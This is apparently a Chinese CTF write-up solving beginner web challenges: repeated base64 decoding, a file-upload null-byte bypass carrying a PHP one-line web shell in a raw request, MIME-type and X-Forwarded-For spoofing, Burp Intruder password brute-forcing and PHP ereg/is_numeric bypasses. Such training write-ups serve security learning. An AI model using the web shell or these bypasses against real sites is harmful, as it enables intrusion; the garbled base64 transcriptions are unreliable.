57474A59556D395A61315A3354555A77566C64744F566469565842615756566B62316473576C646A534570585957
74614D315674637A465852315A485647317355315A36617A4257625442335A5555315231645962464E6952314A565
66A426B4E47497856586461526B3559556D78774D566B77566B7469526B707A56327861566D4A5961444E5A6131
704C5A455A5763564A735A46646C61315633566D7853516D564753586C5561325259596B645356466C73576B5A6
B4D566C3456323147614531566244525861326858566D314B57565673556C56575256704D566A4261595649785A48
52536258524F566C525757566455516D465A566D5249556C6877566D4A4861465A576258683354544677574756475
A4774534D4456485644466161315978576B5A5862476858596C686F56465A71526D466A4D5535315532786B56314
A7363466857567A4577566D733156315A725A464E5752336853566C5A52643039525054303D|
```

转换后的文本:

```
Vm0wd2QyUXIVVGxWV0d4V1YwZDRWMV13WkRSV01WbDNXa1JTVjAxV2JETIhhMUpUVmpBeFYySkVUbGhoT
VVwVVZtcEJR115U2tWVWJHaG9UVIZ3VIZadGNFSmxSbGw1VTJ0V1ZXSkhhRz1VVMxaM1ZsWmFkR05GU214U2J
HdzFWVEowVjFaWFnRaGhSemxWVm14YU0xWnNXbUZrUjA1R1UyMTRVMkplZHpGV1ZFb3dWakZhV0Z0cmFHa
FN1bXhXVm0xNFIVMHhXbk5YYIVac1VqQTFSMV5TVRSVkiRcElaSHBHvjFaRmlzZFdha1poVjBaT2NtRkhhRk5sY1h
oWFZtMHhORmxWTUhoWGJrNVIZbFZhY2xWcVFUR1NNV1Y1VFZSU1ZrMXJjRwXhU0hCSFZqRmFsbU16WkZkaG
ExcG9WakJhVDJ0dFJraGhSazVzWwXob1dGWnRNSGhPum14V1RVaG9XR0pyTlZsWmJGwMhZMnhXY1ZGVVJ
sTk5WbFkxVkJaU1UxWnJNWEppqUld4aFUwaENTR1pxUm1GU2JvBDZxa1prYUdFeGNHOVDha0poVkrRKT2RGSnJh
R2hTYXpWeldXeG9iMWRHV25ST1NHafBVbTE0VjFSVmfHOVhSMHB5VGxac1dtSkdXbWhtaTW5oWFkxWkdWVWk
pzVGs1V2JGa3hWa1nhVTFVefduSk5XRxBxVWxkNGFGVXdhRU5UUmXweFVtMUDVMkpWYkRaWGFxcHJZVW
RGZUdOSE9WZGhhMHbVmtSS1QyUkdTbkpoUjJ0VFYiYcFdlbGRYZUc5aU1XUkhWMjVTVGxOSGFGQIZIVEUwV
mpGU1ZtRkhpVmhTtUuChNVZHeGFjMWR0U2tkWVGJXaGFUVzVW0ZreFdrZFdW3B6VkdzMVYySkdhM2hXYTFwa
```

将代码复制粘贴到上图文本中，可以看到转换后的文本，发现为base64编码，在 <http://www.qqxiuzi.cn/bianma/base64.htm>里解码得到下图

Base64编码转换

```
EZMVjFkR1NwTnNaR2xTIVVwSVYyefDhMVf4VGxkVGJrNV1ZbGQ0V0ZwcldsZE5NVnB4VW0xR1dsWXdNVFZXUnpWUFdWwK9SMU5zVWxwaVIX
SjJWbXRhYzJ0dFJR1w1RfJPVmpG0S05sWnRNSGhTIVZwV1RWmthVkpGT1ZaV2JYaDNaR3hhZEUXVlpHcG1SVFY2VjJ0YwQyR1dTbkppUld
oWFVteGFhRmXWkU5V01WSjFVmjEwVTJKRmNgBfHwBepIwkrBMMxcEdWbEppV1Zwd1ZGZDBZVkl4VWxkWGJYUm9Za1Z3TUZwVldtOVdiVX
BaWVvb1dsWldjSEpXYWtaM1VtzcFXR1ZHVg1sU1Z6azBWBtB3ZUU1R1dyBfNiR1JVVjBkNGIXVXdARk5YUmxwMVkVktIRkPzV2xaVmJYa
DNZa1pLZEZwCvJzFdl1a1V3VmxSqmVGSX1Ua2RYykdsVf1sWkZkMv14V21GaE1VbDRXa2hXVm1KWVVsU1VVRVpMVjBaYV1xZHRsbXROV1RW
WVdUQmFZVmRIU1hwVmjHaFZwBxh3TTFwWGVGZGtSMDVHVDfAa1YxWkZxBhXy1hoVfZqRmfjMU51U2xkV1JscFhWVzEwVms1V1ZrZFNWR3h
SV1ZRd09RPT0=
```

加密 解密 解密结果以16进制显示

```
Vm0wd2QyUXIVVGxWV0d4V1YwZDRWMV13WkRSV01WbDNXa1JTVjAxV2JETIhhMUpUVmpBeFYySkVUbGhoT
VVwVVZtcEJR115U2tWVWJHaG9UVIZ3VIZadGNFSmxSbGw1VTJ0V1ZXSkhhRz1VVMxaM1ZsWmFkR05GU214U2J
HdzFWVEowVjFaWFnRaGhSemxWVm14YU0xWnNXbUZrUjA1R1UyMTRVMkplZHpGV1ZFb3dWakZhV0Z0cmFHa
FN1bXhXVm0xNFIVMHhXbk5YYIVac1VqQTFSMV5TVRSVkiRcElaSHBHvjFaRmlzZFdha1poVjBaT2NtRkhhRk5sY1h
oWFZtMHhORmxWTUhoWGJrNVIZbFZhY2xWcVFUR1NNV1Y1VFZSU1ZrMXJjRwXhU0hCSFZqRmFsbU16WkZkaGExcG9W
akJhVDJ0dFJraGhSazVzWwXob1dGWnRNSGhPum14V1RVaG9XR0pyTlZsWmJGwMhZMnhXY1ZGVVJsTk5WbFkxVkJaU1UxWnJNWEppqUld4aFU
waENTR1pxUm1GU2JvBDZxa1prYUdFeGNHOVDha0poVkrRKT2RGSnJhR2hTYXpWeldXeG9iMWRHV25ST1NHafBVbTE0VjFSVmfHOVhSMHB5VG
xac1dtSkdXbWhtaTW5oWFkxWkdWVWkzVGs1V2JGa3hWa1nhVTFVefduSk5XRxBxVWxkNGFGVXdhRU5UUmXweFVtMUDVMkpWYkRaWGFxcHJZVW
```

Base编码系列: [Base64](#) [Base32](#) [Base16](#)

然后再将解密后的文本代码进行base64解密，就这样一直循环，直至最后得到flag。

Base64编码转换

ZmxhZ7...MGRfOWFtaWx5fQ==

解密结果以16进制显示

flag: ...

Base编码系列 : [Base64](#) [Base32](#) [Base16](#)

10、文件上传比想象的难一点

题目链接: <http://teamxlc.sinaapp.com/web5/21232f297a57a5a743894a0e4a801fc3/index.html>

Challenge 8 Solves

文件上传比想象的难一点

50

文件上传

传送门: [题目链接](#)

已解决!

解题思路: 00截断、路径构造

解题方式:

- 1、上传任意php文件, 使用burpsuite抓包, 发送至Repeater后直接GO, 页面提示需要上传图片文件;

文件上传

Filename: 333.php

Array ([0] => .php [1] => php) 不被允许的文件类型,仅支持上传jpg,git,png后缀的文件

- 2、将filename构造为如下形式, 使用00截断, 仍提示需要上传图片文件;

```
POST /web5/21232f297a57a5a743894a0e4a801fc3/upload.php HTTP/1.1
Host: teamxlc.sinaapp.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://teamxlc.sinaapp.com/web5/21232f297a57a5a743894a0e4a801fc3/index.html
Content-Type: multipart/form-data; boundary=-----114782935826962
Content-Length: 447
Connection: close
Upgrade-Insecure-Requests: 1

-----114782935826962
Content-Disposition: form-data; name="dir"

/uploads/
-----114782935826962
Content-Disposition: form-data; name="file"; filename="333.php0jpg"
Content-Type: application/octet-stream

<?php

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 17 Jul 2018 05:49:18 GMT
Content-Type: text/html
Connection: close
Via: 1529
Content-Length: 160

<html><head><meta charset="utf-8" /></head><body>
Array
(
    [0] => .php
    [1] => php
)
00000000,00000jpg,gif,png00000
```

3、将333.php设置到/uploads/后，使用00截断，如下：

```
POST /web5/21232f297a57a5a743894a0e4a801fc3/upload.php HTTP/1.1
Host: teamxlc.sinaapp.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://teamxlc.sinaapp.com/web5/21232f297a57a5a743894a0e4a801fc3/index.html
Content-Type: multipart/form-data; boundary=-----114782935826962
Content-Length: 451
Connection: close
Upgrade-Insecure-Requests: 1

-----114782935826962
Content-Disposition: form-data; name="dir"

/uploads/333.php0
-----114782935826962
Content-Disposition: form-data; name="file"; filename="333.jpg"
Content-Type: application/octet-stream

<?php
@eval($_POST['pass']);
?>

-----114782935826962
Content-Disposition: form-data; name="submit"

Submit
-----114782935826962--

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 17 Jul 2018 05:51:20 GMT
Content-Type: text/html
Connection: close
Via: 1529
Content-Length: 462

<html><head><meta charset="utf-8" /></head><body>
Array
(
    [0] => .jpg
    [1] => jpg
)
Upload: 333.jpg<br />Type: application/octet-stream<br />Size: 0.033203125 Kb<br />Stored
in: ./uploads/8a9e5f6a7a789acb.phparray(4) {
    ["dirname"]=>
    string(9) ". /uploads"
    ["basename"]=>
    string(7) "333.php"
    ["extension"]=>
    string(3) "php"
    ["filename"]=>
    string(3) "333"
}
<br>00000flag000<<?flag.netf[redacted]>>
</html>
```

4、Go之后即可得到flag。

11、一道简单的ctf题目

题目链接：<http://103.238.227.13:10085/>

文件上传测试

- 1、请上传PHP文件
- 2、文件上传大小不允许超过1M

浏览... 未选择文件。

Submit

1、根据题目要求先上传任意php文件，文件大小不超过1M，如下图。

文件上传测试

- 1、请上传PHP文件
- 2、文件上传大小不允许超过1M

浏览... 1.php

Submit

2、点击Submit提交后，得到如下提示。

非图片文件

3、用burpsuite抓包，发送至Repeater，直接点击go，也提示非图片文件，观察Request中的信息，发现Content-Type: application/octet-stream。

直接将其类型改为image/jpeg,再点击go即可得到flag。

```
POST / HTTP/1.1
Host: 103.238.227.13:10085
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://103.238.227.13:10085/
Content-Type: multipart/form-data; boundary=-----491299511942
Content-Length: 215
Connection: close
Upgrade-Insecure-Requests: 1


-----491299511942
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/jpeg

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 17 Jul 2018 06:04:02 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.0.7
Content-Length: 37
Flag: [REDACTED]
```

12、签到题

题目链接：<http://chinalover.sinaapp.com/web1/>

key在哪里？




```

1 <html>
2   <title>key在哪里? </title>
3   <head>
4     <meta http-equiv="content-type" content="text/html; charset=utf-8">
5     <a style="display:none" nctf{ } </a>
6   </head>
7   <body>
8     key在哪里?
9   </body>
10 </html>

```

签到题就是简单，主要是考察查看源代码。直接点击题目链接，空白处右键点击查看页面源代码，即可得到flag。

13、没有人的密码会这么简单

题目链接：http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/index.php


登陆密码是4位纯数字数，第一位不为0

User:

Password: Show

Vcode:

根据提示，用木头超级字典生成器生成符合题目条件的字典，然后用burpsuite抓包，右键点击send to Intruder。设置payloads，将字典加载上去，点击start stack



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are:

Payload set: 1 Payload count: 9,000
 Payload type: Simple list Request count: 9,000

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste 1000
 Load ... 1001
 Remove 1002
 Clear 1003
 1004
 1005
 1006
 1007

Add Enter a new item

Add from list ...

Burp Intruder Repeater Window Help

Start attack
 Open saved attack
 Actively scan defined insertion points
 Send to Repeater
 Save attack config
 Load attack config
 Copy attack config
 New tab behavior
 Automatic payload positions

Intruder attack 3

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
239		200	<input type="checkbox"/>	<input type="checkbox"/>	321	
20	1019	200	<input type="checkbox"/>	<input type="checkbox"/>	307	
27	1026	200	<input type="checkbox"/>	<input type="checkbox"/>	307	
31	1030	200	<input type="checkbox"/>	<input type="checkbox"/>	307	
32	1031	200	<input type="checkbox"/>	<input type="checkbox"/>	307	
50	1049	200	<input type="checkbox"/>	<input type="checkbox"/>	307	
54	1053	200	<input type="checkbox"/>	<input type="checkbox"/>	307	
60	1059	200	<input type="checkbox"/>	<input type="checkbox"/>	307	
63	1062	200	<input type="checkbox"/>	<input type="checkbox"/>	307	
83	1082	200	<input type="checkbox"/>	<input type="checkbox"/>	307	
95	1094	200	<input type="checkbox"/>	<input type="checkbox"/>	307	
102	1101	200	<input type="checkbox"/>	<input type="checkbox"/>	307	


Request Response

Raw Params Headers Hex

可以看到length和其他的不一样的就是密码。输入密码后即可得到key。

key is !

14、我说的是真的



16、本机登录


题目链接：<http://39.107.92.230/web/web3/index.php>

本机登陆

100

本机的ip127.0.0.1

传送门：[题目链接](#)




根据题目提示，用burpsuite抓包，send to Repeater,直接点击go，发现只有本地地址才能允许通过。

```
HTTP/1.1 200 OK
Date: Wed, 18 Jul 2018 07:22:01 GMT
Server: Apache/2.4.7 (Unix) PHP/5.3.27
X-Powered-By: PHP/5.3.27
Set-Cookie: isadmin=0
Content-Length: 302
Content-Type: text/html


<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>hehe~</title>
</head>
<body alink="#007000" bgcolor="#000000" link="gold" text="#008000" vlink="#00c000">
<center><script>alert('Only allowed access by local address~')</script></center>
</html>
```

那么就在Request里加上一个条件X-Forwarded-For: 127.0.0.1,再点击go即可得到flag。



17、仔细看看源代码

题目链接: <http://chinalover.sinaapp.com/web3/>



F12打开开发者工具, 点击排列方式, 发现有一个不正常的地址, 点开查看源代码可以看到不一样的东西。

```

9  A:visited { color: maroon }
10 </STYLE>
11 </HEAD><BODY>
12 <center>
13 <TABLE width=500 border=0 cellpadding=10><TR><TD>
14 <!-- Placed at the end of the document so the pages load faster -->
15 <!--
16 <script src="/js/jquery-n.7.2.min.js"></script>
17 <script src="/js/jquery-c.7.2.min.js"></script>
18 <script src="/js/jquery-t.7.2.min.js"></script>
19 <script src="/js/jquery-f.7.2.min.js"></script>
20 <script src="/js/jquery-l.7.2.min.js"></script>
21 <script src="/js/jquery-t.7.2.min.js"></script>
22 <script src="/js/jquery-h.7.2.min.js"></script>
23 <script src="/js/jquery-i.7.2.min.js"></script>
24 <script src="/js/jquery-s.7.2.min.js"></script>
25 <script src="/js/jquery-.7.2.min.js"></script>
26 <script src="/js/jquery-i.7.2.min.js"></script>
27 <script src="/js/jquery-s.7.2.min.js"></script>
28 <script src="/js/jquery-.7.2.min.js"></script>
29 <script src="/js/jquery-a.7.2.min.js"></script>
30 <script src="/js/jquery-.7.2.min.js"></script>
31 <script src="/js/jquery-f.7.2.min.js"></script>
32 <script src="/js/jquery-l.7.2.min.js"></script>
33 <script src="/js/jquery-4.7.2.min.js"></script>
34 <script src="/js/jquery-g.7.2.min.js"></script>
35 <script src="/js/jquery-}.7.2.min.js"></script>
36 -->
37

```

仔细观察即可得到flag。

18、/X00

题目链接：<http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php>

view-source:

```

if (isset ($_GET['nctf'])) {
    if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
        echo '必须输入数字才行';
    else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
        die('Flag: '.$flag);
    else
        echo '骚年，继续努力吧啊~';
}

```

直接给了一个源码，php代码审计，可以看到两条重要语句，根据ereg()函数的%00截断漏洞，不懂的可以自行百度。

构造URL：<http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf=1%00%23biubiubiu>

其中%23为#的url编码后的值。

在地址栏输入这个URL即可得到flag。

19、web4

题目链接：<http://120.24.86.145:8002/web4/>

看看源代码？

根据提示，查看源码，如下图，可以看到有三句明显的url编码后的代码。

```

<html>
<title>BKCTF-WEB4</title>
<body>
<div style="display:none;"></div>
<form action="index.php" method="post" >
看看源代码? <br>
<br>
<script>
var p1 = "%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%64%69%74%28%29%7b%76%61%72%20%61%3d%64%66%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%49%79%49%66%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%6f%72%22%";
var p2 = "%35%34%61%61%32";
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
</form>
</body>
</html>

```

用在线url解码工具解码后得到，`p1=function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a){if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)return 0;alert("Error");a.focus();return 1}}``document.getElementById("levelC`

`%35%34%61%61%32`经过编码后的结果为`54aa2`，再根据`eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));`这条与语句，可以知道最后需要提交的数据为`p1+54aa2+p2`即`67d709b2b54aa2aa648cf6e87a7114f1`，将其输入到输入框中，点击submit即可得到flag。

看看源代码？

看看源代码？

KEY{_____}

20、web5

题目链接：http://120.24.86.145:8002/web5/

web5

50

JSPFUCK????? 答案格式CTF{**} 字母大写

传送门: [题目链接](#)

JSPFUCK????? 答案格式CTF{*****}


```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{*****}';
}
```

根据题目提示，可以知道考察numeri()函数，构造url: http://120.24.86.145:8002/get/index1.php?num=1a即可得到flag。

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{*****}';
}
1aflag{*****}
```

23、头有点大

题目链接: http://ctf5.shiyambar.com/sHeader/

Tips http header

Forbidden

You don't have permission to access / on this server.

Please make sure you have installed .net framework 9.9!

Make sure you are in the region of England and browsing this site with Internet Explorer

根据页面提示，可以知道要用burpsuite抓包修改User-Agent和Accept-Language。修改后点击go即可得到key。

